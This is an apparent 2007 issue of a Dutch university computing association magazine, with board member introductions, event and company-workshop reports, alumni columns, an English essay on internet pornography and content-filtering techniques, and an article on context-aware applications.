Naast dit hele verhaal zijn er gelukkig ook nog een aantal dingen te vertellen die ik eraanstaand doe. In mijn middelbareschoolperiode heb ik mezelf bezig gehouden met onder andere tennis en atletiek. Echter, deze sportieve kant is sinds de verhuizing naar Enschede een beetje verwaterd en ben ik in plaats hiervan lid geworden van de zeilvereniging Euros. Daarnaast probeer ik nog wat aan fitness en spinning te doen. Wat betreft *Inter-Actief* heb ik in mijn eerste jaar mogen spelen in de zandbak van de Eerstejaarscommissie. Het jaar daarna heb ik mezelf ingezet voor de aXi (activiteitscommissie) en heb ik geholpen de faculteitsintroductie te organiseren als penningmeester en secretaris van de ICI.

### Externe Betrekkingen

Het was nog een hele klus om dit stukje op tijd af te krijgen. Sinds mijn aanstelling als kandidaat-bestuurder ben ik ontzettend druk geweest met het inwerkproces om het reilen en zeilen binnen de vereniging te leren kennen. Een jaar geleden had ik nooit kunnen bedenken dat ik nu deze functie zou gaan vervullen. Inmiddels ben ik al bij verschillende bedrijven op bezoek geweest en moet ik zeggen dat ik er zo mogelijk steeds meer plezier in krijg. Het is erg leuk om de verschillende mogelijkheden tot samenwerking te

verkennen en natuurlijk de middelen aan *Inter-Actief* te kunnen leveren om alle leuke en interessante activiteiten van te kunnen organiseren: lezingen, excursies en natuurlijk dit blad, de I/O Vivat. Ik denk dat iedereen uiteindelijk een functie heeft gekregen die bij hem past en waarin iedereen ontzettend veel zin heeft komend jaar tot een goed jaar te maken. ■

### Elger van der Wel – Functionaris Onderwijs

Hoe begin je een verhaaltje over jezelf? Met wie je bent, waar je vandaan komt en hoe oud je bent is me veel te cliché; met een vraag beginnen lijkt me beter. Dat is bij deze gelukt. Ik ben dus Elger (21 jaar), nu derdejaars student Telematica en sinds mijn eerste jaar al actief bij *Inter-Actief*. Na commissies als de Eerstejaarscommissies, eerst NoiZiA- en toen noizia-redactie en Onderwijscommissie was mijzelf kandidaat stellen voor het bestuur een logische stap.

### Korte biografie

Op 24 juli 1986 werd ik geboren in 's-Hertogenbosch. Daar groeide ik op, doorliep ik zonder problemen de basisschool en kwam ik uiteindelijk

**“Daarnaast probeer ik nog wat aan fitness en spinning te doen.”**

op het vwo terecht. Na een jaartje op het gymnasium was, door problemen met de vreemde talen, de keuze voor het atheneum logisch. Uiteindelijk kostte het me zeven jaar om mijn diploma te halen en vetrok ik naar Enschede voor een studie Telematica.

Waarom Enschede? Omdat de universiteit mij direct aansprak, ik liep over de campus en ik was verliefd op de locatie. Waarom Telematica? Dat was nog een moeilijke keuze. Ik wilde diep in mijn hart journalistiek studeren, maar bij mijn capaciteiten en mogelijkheden sloot iets technisch beter aan. Veel dingen vond ik wel interessant, maar daar in die richting zou ik niet willen werken en



uiteindelijk vond ik Telematica de beste keuze.

Zei ik journalistiek? Ja, ik zei journalistiek. Al sinds mijn jonge

jaren ben ik veel bezig met diverse media en journalistieke dingen. Als bijbaantje werk ik dan ook freelance op de afdeling internet van de NOS en mijn grootste hobby is radio en alles wat daarbij komt kijken (vooral ook de muziek). Deze interesse laat

## “Genoeg over mijzelf, het gaat natuurlijk komend jaar vooral om Inter-Actief”

ik uiteindelijk aansluiting vinden bij mijn studie doordat ik het programma van bachelor heb ingericht met een nadruk op het toepassen van Telematica in de mediawereld.

### Onderwijs

Genoeg over mijzelf, het gaat natuurlijk komend jaar vooral om Inter-Actief en in mijn geval gaat mijn speciale aandacht uit met het onderwijs, iets waar ik, zeker het afgelopen jaar, een bijzondere interesse voor heb opgebouwd, onder meer als lid van de onderwijscommissie en als lijstduwer bij universiteitsraadpartij UReka ben ik zeer geïnteresseerd geraakt in onderwijs en alles wat daar bij komt kijken. Daar komt bij dat ik al sinds mijn eerste jaar actief ben bij Inter-Actief en ik zeer betrokken ben geraakt bij de vereniging.

Komend jaar hoop ik vooral mijn steentje bij te dragen aan deze vereniging, omdat het een prachtig club van honderden mensen is (al dan niet Actief). Op het gebied van onderwijs hoop ik studenten te kunnen helpen en soms ook te kunnen vertegenwoordigen, bijvoorbeeld als er klachten zijn. Verder hoop ik vooral heel veel te leren en uiteraard een heel mooi jaar te hebben. En dat laatste geldt niet alleen voor mezelf, ik hoop dat alle leden van Inter-Actief er een prachtig jaar van gaan maken. ■



Na maandenlange voorbereidingen, nauwkeurige plannings en vele contacten was het zover: 13 juni 2007, 6:00 am. De organisatie van Sensami gaat vanuit Utrecht op pad naar het Orpheus congrescentrum te Apeldoorn. 16 uur later zitten diezelfde mensen vermoeid maar voldaan in een opgeruimd en verlaten Orpheus na te praten onder het genot van het laatste drankje. De dag verliep vrijwel geheel zoals gepland en de kleine problemen

# Sensami

die zich voordeden werden snel en effectief opgelost. Al met al is de Sensami commissie erg tevreden met het symposium.

## SNiC 2007

### SENSE Ambient Intelligence

Sensami heeft plaats gevonden in theater- en congrescentrum Orpheus te Apeldoorn. Deze locatie had alle benodigde zalen en een goede cateringfaciliteit; we hebben gekozen voor een volledig verzorgde dag wat bestond uit lunch, diner, borrel en drankjes in de pauze. Zowel de lunch als het diner was in buffetvorm, waardoor men naar hartelust kon opscheppen, wat men dan ook grif deed.

#### Inhoud

Voor iedereen die het vergeten is of niet geweest is: het onderwerp van het symposium was Ambient Intelligence. Gedurende het symposium is een beeld geschetst over de ontwikkelingen en toepassingen van dit brede vakgebied. Om dit vanuit een zo breed mogelijk perspectief te doen is de dag opgesplitst in verschillende

deelonderwerpen, ook wel 'tracks' genoemd. De volgende tracks zijn gehanteerd:

- Business & Society
- Science & Technology
- Bottlenecks & Pitfalls

Met deze indeling hadden bezoekers de gelegenheid hun eigen, persoonlijke programma samen te stellen op basis van hun eigen interesse en kennisniveau. Naast een plenaire opening en sluiting konden de bezoekers vier lezingen zelf kiezen.

Naast de lezingen was er ook een informatiemarkt waar de diverse sponsors met een stand hun carrière- en afstudeermogelijkheden konden aanprijzen aan de bezoekers.

#### Verloop dag

De dag voor de commissie begon heel vroeg. Rond 6:00 u. reden wij met de auto weg uit Utrecht om om 6:45 u. in Apeldoorn aan te komen. Hier werden wij opgevangen door de portier en al snel kwamen er meerdere mensen van Orpheus die ons gedurende dag zouden bijstaan. Rond 7:30 u. kwamen ook de eerste helpers aan, dus kon het opbouwen van de inschrijfbalie beginnen. Een half uur later stonden ook de eerste sponsors al voor de deur; totdat de eerste bussen aankwamen druppelden er steeds meer helpers en sponsors binnen.

Nadat iedereen is binnengedruppeld en voorzien van goodiebag en koffie wordt het symposium officieel geopend door Steven Woudenberg, voorzitter van de commissie SNiC. Na de standaard huishoudelijke mededelingen (onder andere dat een van de sprekers door ziekte afwezig is) geeft hij het woord aan Panos Markopoulos, TU/e, die een algehele inleiding op AmI geeft. De rest van de dag wordt gevuld met parallelle sessies, waarbij enige literaire kennis niet onontbeerlijk was (de lezing van Matthias Rauterberg), de ethische kanten van AmI ook niet onbelicht blijven (de lezing van Penny Duquenoey) en er heel veel nieuwe ideeën voor nieuwe producten zijn (bijna alle bedrijfslezingen); ook aan



Commissie en aktievelingen tijdens de borrel

de inwendige mens wordt gedacht met een lunch- en dinerbuffet dat heel erg in de smaak viel bij alle bezoekers.

Na het diner en de centrale lezing van Boris de Ruyter bedankt het Digitainment-bestuur het Sensami-bestuur met een mooie landkaart van Nederland. Uiteraard is een symposium geen symposium zonder borrel en na deze waardige afsluiting gaat iedereen weer richting bus om terug te keren naar de respectievelijke plaatsen van herkomst. ■

**“Uiteraard is een symposium geen symposium zonder borrel”**



De gehele Inter-Actief-delegatie in Apeldoorn tijdens de borrel

Afgelopen dinsdag 18 september heeft Shell een workshop georganiseerd waarin het Nucleus-project centraal stond en waarin we een functioneel IT-systeem moesten helpen ontwerpen. De case gaat over de maintenance planning in het segment Exploration and Production, specifiek op de boorplatformen (off-shore production facilities). Op dit moment heeft elk land een aparte planning en methode voor het uitvoeren van maintainan-

ce, waardoor de processen niet met elkaar vergeleken kunnen worden en de processen niet geoptimaliseerd kunnen worden. Het doel is om op alle boorplatformen hetzelfde maintenance systeem te introduceren.

## Shell IT Case

### Maintenance revisited

Project Nucleus speelt zich af in het segment Exploration and Production, het primaire proces van Shell: het opsporen en oppompen van olie. Andere divisies richten zich onder andere verwerking van de olie, gas en nieuwe energie. Vrij snel werd medegedeeld dat uit de studentenwereld vaak vragen komen over nieuwe vormen van energie, maar tijdens deze case komt dit niet aan bod. De case bestaat uit drie onderdelen: Eerst een introductie over Shell en de ??? waarmee de medewerkers zich vooral bezig houden, waarna een case volgde waarin een stakeholder analysis en een risk analysis gemaakt moesten worden. Tijdens het laatste deel werden verschillende cases verdeeld over de gemaakte groepen: twee groepen keken naar de beste optie voor de uitvoering van maintenance, terwijl de laatste groep keek naar de verschillende datacenters en de informatiesystemen die hierop draaien.

Er waren bij de case dertien deelnemers aanwezig en drie Shell-medewerkers: een BIT-afgestudeerde, een medewerker die een aantal jaren in Oman heeft gewerkt voor Shell en een manager die veel van dit soort cases krijgt bij Shell. Vooraf werd ons gevraagd wat de verwachtingen van de case zouden zijn en die verwachtingen liepen nogal uiteen: sommige deelnemers wilden Shell beter leren kennen, vooral hoe Shell omgaat met

informatie en informatiesystemen, anderen wilden een ander soort IT case, niet als consultant maar intern in een groot bedrijf. We werden ingedeeld in drie groepen om de cases uit te voeren.

Tijdens het introductiedeel werd verteld hoe Shell concurreert, wat de doelen zijn en hoe Shell is opgebouwd. Shell is een heel groot bedrijf en heeft veel specialisten en specialistische kennis, onder andere over olie(verwerking). Maar vaak loopt Shell tegen het probleem aan dat een land zelf de olie wilt beheren en concurreren met een overheid is niet gemakkelijk, zoals ook blijkt uit de recente activiteiten in oost-Rusland. Om hiermee om te gaan moet Shell vaak strategische beslissingen nemen. Zo wordt veel samengewerkt met andere organisaties of regeringen, bijvoorbeeld door de expertise te leveren waarmee een overheid olie kan oppompen. Verder moet er soms worden teruggetrokken uit een markt omdat de regering teveel tegenwerkt; dit is onder andere in Spanje en Portugal gebeurd. Shell let bij al haar activiteiten zeer veel op de veiligheid: dit staat zelfs in de missie. Het is een gevaarlijke business omdat, als er iets fout gaat, het ook meteen goed fout gaat. Er zijn in het verleden enkele grote ongevallen voorgekomen op boorplatforms en dit wil Shell nooit meer meemaken.

Bij het tweede deel van de case werd gekeken naar de maintenance van boorplatformen. Dit is een belangrijk proces omdat door goede maintenance veel ongelukken voorkomen worden. Het probleem bij de maintenance is dat dit niet tegelijk mag worden uitgevoerd met de productie: dit betekent dat de productie stil gelegd moet worden. Bij het opzetten van een internationaal maintenance-systeem moet worden gekeken welke stakeholders er zijn en wat de risico's van zo'n project inhouden. Hier hebben de verschillende groepen uitgebreid over gebrainstormd. Zo werden de volgende stakeholders gevonden:

Platform operators, maintenance planners, maintenance executers, safety departments, 3rd party (governments, environmentalists), project sponsors / senior management, external experts, project team.

Hierna hebben we gekeken naar de risico's van het project en deze in kaart gebracht. De risico's werden beoordeeld op *Likelihood* en *Potential Impact*. Belangrijke aspecten zijn onder andere dat het heel belangrijk is om goede *end user usability* te hebben. Verder kunnen wetten en regelingen veel invloed hebben op het project.

Als laatste deel van de case werden de groepen opgesplitst. Twee groepen gingen aan de slag met het on-

derdeel "functional system design". De andere groep ging kijken naar de "System infrastructure & locations". Ik zat in één van de eerste twee groepen. De case die we kregen was een versimpelde versie van de werkelijke situatie waar Shell in zit. Er zijn in deze versie drie landen waarin Shell boorplatformen heeft en per land is er één vorm van maintenance. In Nederland wordt gebruik gemaakt van de planning van het voorgaande jaar. Deze wordt direct overgenomen en herhaald. Om deze methode in te

men direct in een informatiesysteem waarmee bepaald wordt welke maintenance nodig is. Bij deze methode hoeft het platform ook niet stilgelegd te worden en zijn de investeringskosten veel lager dan in de VS, maar zijn de jaarlijkse kosten net iets hoger.

Uit deze analyse hebben we gehaald dat de methode met de sensoren financieel het interessantst is, maar sensoren kunnen niet zomaar in elke willekeurig boorplatform worden ingebouwd. De conclusie is dat er in nieuwe platformen gebruik gemaakt

ties wereldwijd zijn datacenters met verschillende informatiesystemen van Shell. Ze hebben gekeken naar de lokaties en welke systemen wel en niet nodig zijn. Hierop hebben ze een meerjarenplan opgesteld om systemen te integreren en hiermee kosten te besparen.

De Shell IT case was zeer informatief en gaf een duidelijk beeld over wat Technische bedrijfskunde, Business & IT en Informatica studenten kunnen betekenen voor Shell. Verder was het een leuke middag met een leuke case. Shell heeft goed laten zien dat dit soort studenten niet alleen kunnen gaan werken als consultants, maar ook op een hele andere manier aan de slag kunnen gaan. Aan het einde was er nog een borrel, waar we verder in contact konden komen met de Shell afgevaardigden. Naast het standaard werfwerk en de folders, kwamen er interessante discussies naar boven, van oliesituaties tot cultuurverschillen tot studiereizen. Ik ben blij dat ik naar deze case ben geweest, ik heb veel van het bedrijf geleerd en zal een volgende keer zeker weer gaan! ■

Jan Boersma

### "Er kwamen interessante discussies naar boven, van oliesituaties tot cultuurverschillen tot studiereizen"

voeren zijn geen investeringen nodig maar het boorplatform ligt wel een aantal dagen stil. In de Verenigde Staten wordt gebruik gemaakt van handhelds, om de huidige status van de verschillende onderdelen van het platform meteen in te voeren in een informatiesysteem. Hiermee kan geanalyseerd worden welke onderdelen maintenance nodig hebben zonder dat het platform stilgelegd moet worden, maar daar staat tegenover dat de investeringskosten wel hoog zijn. In Engeland wordt gebruik gemaakt van sensoren die continue meten wat de situatie is. Deze gegevens ko-

zal moeten worden van de sensoren, terwijl bij de al bestaande platformen gebruik gemaakt moet worden van de handhelds. Hiermee komt Shell al gedeeltelijk richting het doel van eenzelfde soort maintenance op verschillende plekken en wordt de minst efficiënte methode gestopt.

De verschillende groepen presenterden hun bevindingen over de case. De andere groep met hetzelfde onderdeel kwam op vergelijkbare conclusies. De laatste groep had de "System infrastructure & locations" geanalyseerd. Op verschillende loca-



# **ADVERTENTIE**

## **VGZ**



# Afdeling INF

## Wat zoekt Van der Hoeven?

### Imago?

Vivats verschijnen met regelmaat. Toch kunnen deadlines en verschijningsdata je soms verrassen. Er hoort toch een zomerhitte Vivat te zijn, met een deadline eind juni? Altijd een moeilijk moment. Je hebt ideeën om iets te schrijven, maar het uitwerken lukt niet. Je laatste restje inspiratie spoelt weg door je transpiratie. Je bent aan vakantie toe, en je besluit: "In deze Vivat past een terugblik op het afgelopen jaar!"

Dit schrijf ik in oktober 2007. De zomerhitte heb ik dit jaar gemist, de zomerhitte deadline ook. Maar ook voor deze herfst deadline krijg ik ideeën slecht uitgewerkt. Het is een vreemd moment, en ik durf het haast niet te vragen. Zal ik toch nog een terugblik doen op 2006-2007?

Op vakantie met een reisgezelschap op S., J. en B. Memorabel. Later nog een paar dagen naar BaZ. Mooie foto's gemaakt. En nog een weekje naar het eiland K. Veel gewandeld, het is goed toeven in G.

Best veel gelezen dit jaar. "De schaduw van de wind" van Carlos Ruiz Zafón, meeslepend. "De vliegeraar" van Khaled Hosseini, aangrijpend, onwerkelijk. "Joe Speedboot" van Tommy Wieringa, leuk. En ook nog wat Jan Siebelink, Saskia Noort, Simone van der Vlugt en Esther Ver-

hoef. Op "Calamiteitenleer voor gevorderden" van Mari-sha Pessl moeten we volgend jaar nog even terug komen.

Was er meer kunst en cultuur? Weinig. Wel veel gediscussieerd op het atelier, vooral met G. en M. over mijn eigen werk als schilder. Daar valt nog veel te doordenken.

En verder? We vierden 25 jaar informatica in Twente natuurlijk. Mooie viering. We hadden een succesvolle visitatie, een oordeel "excellent" voor het niveau van de bacheloropleiding INF. We namen afscheid van de ongedeelde opleidingen, verder met bachelor en master. We lieten BIT vertrekken naar haar andere ouders, maar onze liefde blijft eeuwig duren. We hebben een stabiele instroom, hm, dat kon beter.

Toch geen slecht jaar, dacht ik. Maar wat een domper. Er is een commissie op bezoek geweest die de UT heeft beoordeeld op ons succes bij het bevorderen van de belangstelling voor techniek. Die commissie zag veel goede initiatieven, daarbij misschien zelfs een nieuwe EWI-opleiding. Maar zij constateert ook dat heel weinig Nederlanders de UT opnemen in hun lijstje van Nederlandse universiteiten. Voor onze landgenoten bestaan wij niet, óf we zijn een universiteit voor boeren en Duitsers. En dat laatste bedoelt men dan niet positief. Waar hebben we dat nu aan verdiend? ■



**Gerrit van der Hoeven**  
Opleidingsdirecteur



Pornography is in all media. But internet in particular makes it very easy to access. Sexual curiosity, the lack of age-related barriers and the indiscriminate and coercive characteristic of the internet are the three reasons why exposure to pornography is so easy.

## Cyberporn

Some people are now afraid of their children being affected negatively by these occasions. The fast increase of cyberporn and its characteristics have triggered a debate. It handles about if and how we should protect ourselves against this phenomenon.

For instance, an article in Time Magazine in 1995 [Elm95] discussed the shocking results of the Carnegie-Mellon study [Rim95] which stated that 83.5% of the images on Usenet Newsgroups where images were stored were pornographic in nature. The article has gotten lots of attention, especially when a senator misinterpreted that figure as evidence for introducing S. 892 (the Protection of children from Computer Pornography Act in the U.S. Congress). Unfortunately, the study was not quite a good one [Tho96], and the article in Time did not even interpret it correctly [Gac07].

### How much cyberporn is really there?

To illustrate the phenomenon we are dealing with, some figures are presented below.

4.2 million websites are pornographic, which is 12% of all websites [Fam07] [Rop07]. The MSNBC/Stanford/Duquesne Study printed by The Washington Times in 2000 mentioned in [Pro07] even states

that 60% of all websites are sexual in nature. The big difference between these numbers might be explained by a difference in definition, year in which the research was done and the method used.

The amount of pornographic web pages increased from 14 million in 1998 to 260 million pages in 2003 [Wei07] [Saf07] and was approximately 420 million in 2006 [Rop07].

In 2006 revenue in the US of pornography was \$13.33 billion (\$44.67 per capita), in the UK \$1.97 billion (\$31.84 per capita) and in the Netherlands \$0.2 billion (\$12.13 per capita) [Rop07].



The Time cover (copyright Time Inc.)

Determining the sources and methods used to establish these figures are unknown, which makes it hard to justify them. This illustrates that the so-called problem of the great amount of pornographic material on the internet might as well be a big bubble.

### Effects

People are afraid that it might affect young children and adolescents negatively. For instance, concerns rise with respect to developing deviant sexual behavior, including sexual assault, negative attitudes towards women, and the acceptance of deviant or aggressive sexual behavior among peers.

The survey in [MFW03] showed that 25% of the youth who used the Internet regularly had one or more unwanted exposures to sexual pictures while online in the past year. And of those, 19% reported at least one symptom of stress at the level of more than a little or all the time during the days right after the incident happened.

Also, in 42% of the cases watching pornography on the internet during working hours was the cause of discipline or even dismissal of employees, following a survey by Websense, Inc., [YC04].

## Protection

Do the aforementioned figures imply that we should protect ourselves against cyberporn? Most important is to prevent people from exposure who are certainly not looking for cyberporn and do not want to encounter such material.

In that case, warning pages could help. Warning pages ask people only to enter the site when they are legally of age. Unfortunately, this mechanism is not perfectly working in each case, because it is not guaranteed that

challenge, even if automatic updating is involved.

The keyword-based approach however suffers from overblocking. Health pages for example may get blocked because keywords occur in it, which are contained in the keyword dictionary. Secondly, porn sites might use anti-recognition techniques like deliberately misspelling important keywords. Beside these techniques, more intelligent filtering methods are developed, like methods that rely on Neural Networks (NN).

extracted. Also the number of skin regions and their geometrics can be involved in the analysis.

## Education

Because technical solutions and legislation can't offer a safer internet at the moment, we should look at alternatives. One solution that probably works best (in cooperation with the technical solutions) is education. We should educate (not only) our children to create a safer internet environment so they can cope with this vast amount of pornography. Parents should not feel intimidated by a medium they think their children know better, but instead learn to know how they can give more guidance. ■

Irma Veldman

**“Although censorware is a good mechanism that contributes to a safer internet environment, it suffers from overblocking”**

people don't lie about their age. And such a warning can also cause the forbidden fruit effect.

Besides these warning pages, more efficient protection exists in the form of censorware.

## Content Control Software

Content control software, also known as 'censorware', is software designed for controlling what content can be viewed by a user and what not. It can detect sexual explicit material such as nude pictures and offensive use of language.

Although censorware is a good mechanism that contributes to a safer internet environment, it suffers from overblocking (blocking non-objectionable content, like health pages) and underblocking (failing to block objectionable content). Of course it should be noted that filters will develop and get better over time.

There are three different sources for filtering webpages: text, metadata and images. With filtering based on text or metadata the most commonly used approaches are list-based and keyword-based. With list-based filtering, providers keep blacklists of URL's of web pages that are said to have pornographic content. But keeping these lists up-to-date is a big

Besides methods that are looking for keywords in the metadata, another method uses metadata for filtering as well. In this case a website uses a metadata scheme like RDF (Resource Description Framework) proposed by the W3C. An implementation of this framework is PICS (Platform for Internet Content Selection). It is a labeling method that rates content categories. Software will process these labels and will decide whether or not to block the site. A problem of this approach is that cooperation of the site-owners is required.

A totally different, but very important filtering method is image-based content filtering. This method can also be divided into three groups: model-based, feature-based and region-based recognition.

Model-based recognition concentrates on the geometrics of the human body. Disadvantage is that the human body has a very complicated structure and the method has a very high computational complexity.

With feature-based recognition features of the image are extracted and analysed. Examples of features are color histograms and textures.

Region-based recognition first detects the skin regions in the image, from which feature vectors can be

## References

- [Elm95] On a Screen Near You: Cyberporn, P. Elmer-DeWitt, Time Magazine, July 1995
- [Fam07] Author unknown. Pornography Statistics. [http://familylifemedia.com/pornography\\_statistics.html](http://familylifemedia.com/pornography_statistics.html), last visited 2007-05-22, Family Safe Media, 2007
- [Gac07] Psychology and the Internet, Second Edition, Jayne Gackenbach (ed.), pp. 81-84, eerste druk, 2007
- [MFW03] The exposure of youth to unwanted sexual material on the internet: A national survey of risk, impact, and prevention, Mitchell, K.J., Finkelhor, D., Wolak, J., Youth and Society 34 (3), pp. 330-358, 2003
- [Pro07] Author unknown. Pornography Statistics: Listing the pornography statistics you need to know. <http://www.1wayout.org/pages/internet-pornography-statistics.aspx>, last visited 2007-05-22, Proven Men, 2007
- [Rim95] Marketing Pornography on the Information Superhighway: A Survey of 917,410 Images, Descriptions, Short Stories and Animations Downloaded 8.5 Million Times by Consumers in Over 2000 Cities in Forty Countries, Provinces and Territories, Rimm, M., The Georgetown Law Journal 83(5), pp. 1849-1915, 1995
- [Rop07] Ropelato, J., Pornography Statistics 2007. <http://internet-filter-review.toptenreviews.com/internet-pornography-statistics.html>, last visited 2007-05-22, Top Ten Reviews, 2007
- [Saf07] Author unknown. Statistics on pornography, sexual addiction and online perpetrators. <http://www.safefamilies.org/sfStats.php>, last visited 2007-05-22, Safe Families, 2007
- [Tho96] When Cyberresearch Goes Awry: The Ethics of the Rimm “Cyberporn” Study, Jim Thomas, The Information Society, 12:2, 189-198, 1996
- [Wei07] Weis, D.L., Children and Pornography Online. <http://www.citizenlink.org/FOSI/pornography/A000001625.cfm>, last visited 2007-05-22, Citizen Link, 2007
- [YC04] Internet Abuse in the Workplace: New Trends in Risk Management, Young, K.S., Case, C.J., Cyberpsychology and Behavior 7 (1), pp. 105-111, 2004



Ook in deze Vivat vind je gelukkig weer een welgevuld ENIAC-katern en ik mag daar als voorzitter ook weer een kleine bijdrage aan leveren. Zoals bekend zijn we voorlopig slechts met een tweemans(interim)bestuur, maar daardoor laten wij ons niet weerhouden om de vereniging springlevend te houden, gelukkig nog steeds bijgestaan door een aantal actievelingen buiten het bestuur.

## Van de voorzitter



Zo valt er op korte termijn nieuws te verwachten op het front van de scriptieprijsen, heeft de lustrumcommissie zich ingezet voor een geweldig lustrumweekend in Brugge, zijn weer de nodige artikelen aangeleverd voor dit katern en zijn er dit jaar al weer enkele geslaagde evenementen georganiseerd (zeilen met de Ebenhaezer (zie de foto's op deze bladzijde) en Bowlen in Utrecht). Zie ook een verslag hiervan in dit katern en laat je inspireren tot een eigen activiteit! Wij denken graag met je mee om een eventuele activiteit tot een succes te maken.

Natuurlijk blijven er met een tweemansbestuur zaken liggen of gebeuren er zaken later dan gewenst. Er valt altijd wat te verbeteren en ook daar zetten we ons graag voor in. Zie jij waar het beter kan en wil jij je daar ook voor inzetten? Laat het ons dan weten. Er is altijd wel wat te

doen, zowel op het vlak van eenmalige activiteiten als het leveren van een structurele bijdrage. Wij horen graag van je of spreken je erover op een van de komende evenementen.

Hartelijke groet en tot ziens! ■

Berend van den Brink  
voorzitter@eniac.utwente.nl  
06-29074616



## Al 15 jaar ENIAC

**ADVERTENTIE**

**B/CICT**

In één van de vorige I/O Vivats las ik het bericht dat ENIAC het mogelijk maakte om zelf een activiteit te organiseren. Vereiste was dat je een clubje van minimaal tien ENIAC-ers wist te verzamelen. Hier zag ik een opportunity: waarom niet mijn oude doegroep bijeenroepen en met zijn allen ergens lekker eten en drinken, eventueel met een activiteit of bedrijfspraatje erbij. Dit geheel gesponsord door ENIAC!

## Bowlen met ENIAC!

Na een korte rondvraag had ik een kleine twintig geïnteresseerden bij elkaar en werd besloten om te gaan eten en bowlen bij Bison Bowling (<http://www.bisonbowling.nl>) in Utrecht. Voordat we gingen bowlen konden we eerst genieten van een Chi-Yap grill arrangement. Dit was een combi tussen Chinees en Japans grillen, waarbij je je vlees gaar kon stomen of grillen. Een interessante ervaring :-)

Na het eten, sloegen we allemaal aan het bowlen. Er werden drie groepen gemaakt en de winnaars/verliezers zouden tegen elkaar gaan spelen. Ware het niet dat de continue toestroom van drankjes en de swingende disco muziek iedereen in een staat van totale vriendschap bracht en de competitie drang op een laag pitje kwam te staan. Plezier hadden we wel!

Na het bowlen ging een deel van de aanwezigen de stad nog onveilig maken, maar daarover kan ik helaas weinig vertellen. Ik moest alweer vroeg naar Amsterdam. Ik weet alleen dat mijn vriendin nog opmerkte: "Die informatici zijn eigenlijk best leuke mensen." Haha, mijn doel was bereikt!

Tenslotte wil ik nog graag één van de aanwezigen eraan herinneren dat deze een golf-uitje zou gaan organi-

seren. Het merendeel van de aanwezigen was direct enthousiast, dus aan de vereiste van tien mensen is reeds voldaan. Nu de uitwerking nog ;-)

Als organisator kreeg ik van ENIAC nog een lekkere fles wijn. Weer een goede reden om ook zelf iets te organiseren. Zeker als je toch al van plan was om iets te gaan doen met je oud studie- of doegroepgenoten.

Groeten ■

Werner Dierssen (9705686)

PS: Niet alle vertelde gebeurtenissen berusten geheel op de waarheid.

Met dank aan David Baakman voor de foto.





Chad Hurley, de CEO van YouTube (TIME invention of the year 2006) kreeg bij de overname van YouTube 694,087 aandelen in Google. De waarde hiervan was destijds ongeveer 240 miljoen euro. Steve Chen (de andere oprichter) kreeg ongeveer hetzelfde bedrag. Volgens de legende bedachten ze YouTube voor het uitwisselen van video's van een "dinner party" in San Francisco waar-

voor bestaande oplossingen als e-mail niet bleken te werken.

## Rijk worden,

### Context Awareness en de Softmeetingplanner

De kans is dus klein dat als jij ook rijk willen worden, je moet gaan bezighouden met het uitwisselen van video's van het avondeten. Maar wat dan? Het moet toch mogelijk zijn om nuttige applicaties te kunnen bedenken zonder eerst feestjes te geven?

Het antwoord op deze vraag is positief, indien je op een manier zou kunnen voorspellen wat voor applicaties mogelijk zijn. Zou je YouTube achteraf kunnen voorspellen? Misschien. Je zou YouTube bijvoorbeeld kunnen zien als een soort van "hosting met interactie". Een soort van logisch vervolg op Flickr of Blogger, maar dan voor video's. Je zou dezelfde manier van hosting kunnen doen met andere bestaande informatie-eenheden, zoals wetenschappelijke artikelen of games, voorbeelden die zelfs al bestaan [1].

In dit artikel presenteren we een andere groep van applicaties. Waar Chad en Steve zich richtten op hosting gaan we ons hier richten op adaptiviteit; het *wegwijs maken* van de gebruiker in een grote hoeveelheid informatie door informatie te gebruiken die niet expliciet door de gebruiker wordt gegeven maar wel het resultaat beïnvloedt. Met andere woorden: we gaan bestaande applicaties injecteren met *context-awareness*. We geven hiervoor een vijfstappen-

plan en geven een niet-triviaal voorbeeld: de softmeetingplanner.

#### De literatuur

Natuurlijk begint een goede wetenschappelijke aanpak van ons probleem met het verkennen van de literatuur op dit gebied. En als wij deze literatuur er op naslaan vinden we een zeer mooi overzicht van adaptieve methoden in het afstudeerverslag van Pieter Kuipers [2]. Waar zij echter focust op het geven van een gedegen overzicht zullen wij hier, wat on-wetenschappelijk, een shortcut geven voor het bedenken van nieuwe soorten applicaties, vandaar ook dat we voor het gemak de rest van de literatuur maar even overslaan.

#### Het stappenplan

Het idee van het stappenplan is dat we vijf stappen van informatievergaarling geven die samen leiden tot een nieuwe applicatie.

**Gebruikersactie** Allereest zullen we moeten bepalen bij welke *expliciete* actie van de gebruiker we hem de weg willen wijzen. In de meeste gevallen zal dit een keuze zijn van meerdere opties (zoals waar te klikken op een website), maar je zou je ook kunnen voorstellen dat het aantal opties zo groot is dat het beter is de gebruiker wegwijs te maken bij het zoeken binnen de opties: denk

hierbij aan het aanpassen van Google zoekresultaten.

**Context** Na het kiezen van de gebruikersactie is het belangrijkste eigenlijk al gebeurd. We moeten echter nog wel weten welke *impliciete* (context)informatie kan helpen om de actie te ondersteunen. Wat weten we van de gebruiker dat haar actie zou kunnen beïnvloeden? Dit kan de locatie zijn, de activiteit, maar ook bijvoorbeeld de laatste actie die de gebruiker deed, hoe lang een gebruiker naar een muzieknnummer luisterde of zelfs de leeftijd van een gebruiker. Ga na welke informatie beschikbaar is voor de applicatie die zou kunnen helpen op enige manier te kunnen voorspellen wat de gebruiker zou (willen) doen. Dit noemen we *contextfeatures*.

**Resultaat** De actie van de gebruiker zal leiden tot een resultaat van de applicatie. Dit kan een film zijn die getoond wordt, een telefoonnummer dat gebeld wordt of misschien zelfs een licht dat wordt aangedaan. De vraag die we zullen moeten beantwoorden is: welke informatie onderscheidt het gekozen resultaat van andere mogelijke resultaten? Het onderwerp? Het genre? De locatie? Denk aan alle mogelijke data en metadata welke beschikbaar is over het resultaat. Dit noemen we *resultaatfeatures*.

**Soort adaptie** Nu we weten waarin we de gebruiker de weg willen wijzen en welke data beschikbaar is, kunnen we nadenken hoe we de gebruiker zouden willen helpen. De applicatie zou bijvoorbeeld de voorspelde actie automatisch kunnen doen, de applicatie kan een actie suggereren, of de applicatie zou het aantal beschikbare keuzes van acties voor de gebruiker kunnen beperken tot de meest voorkomende. Iets anders waar we in deze stap naar kunnen kijken is de interface van het wegwijs maken, bijvoorbeeld via dialoogboxen, audio, licht et cetera.

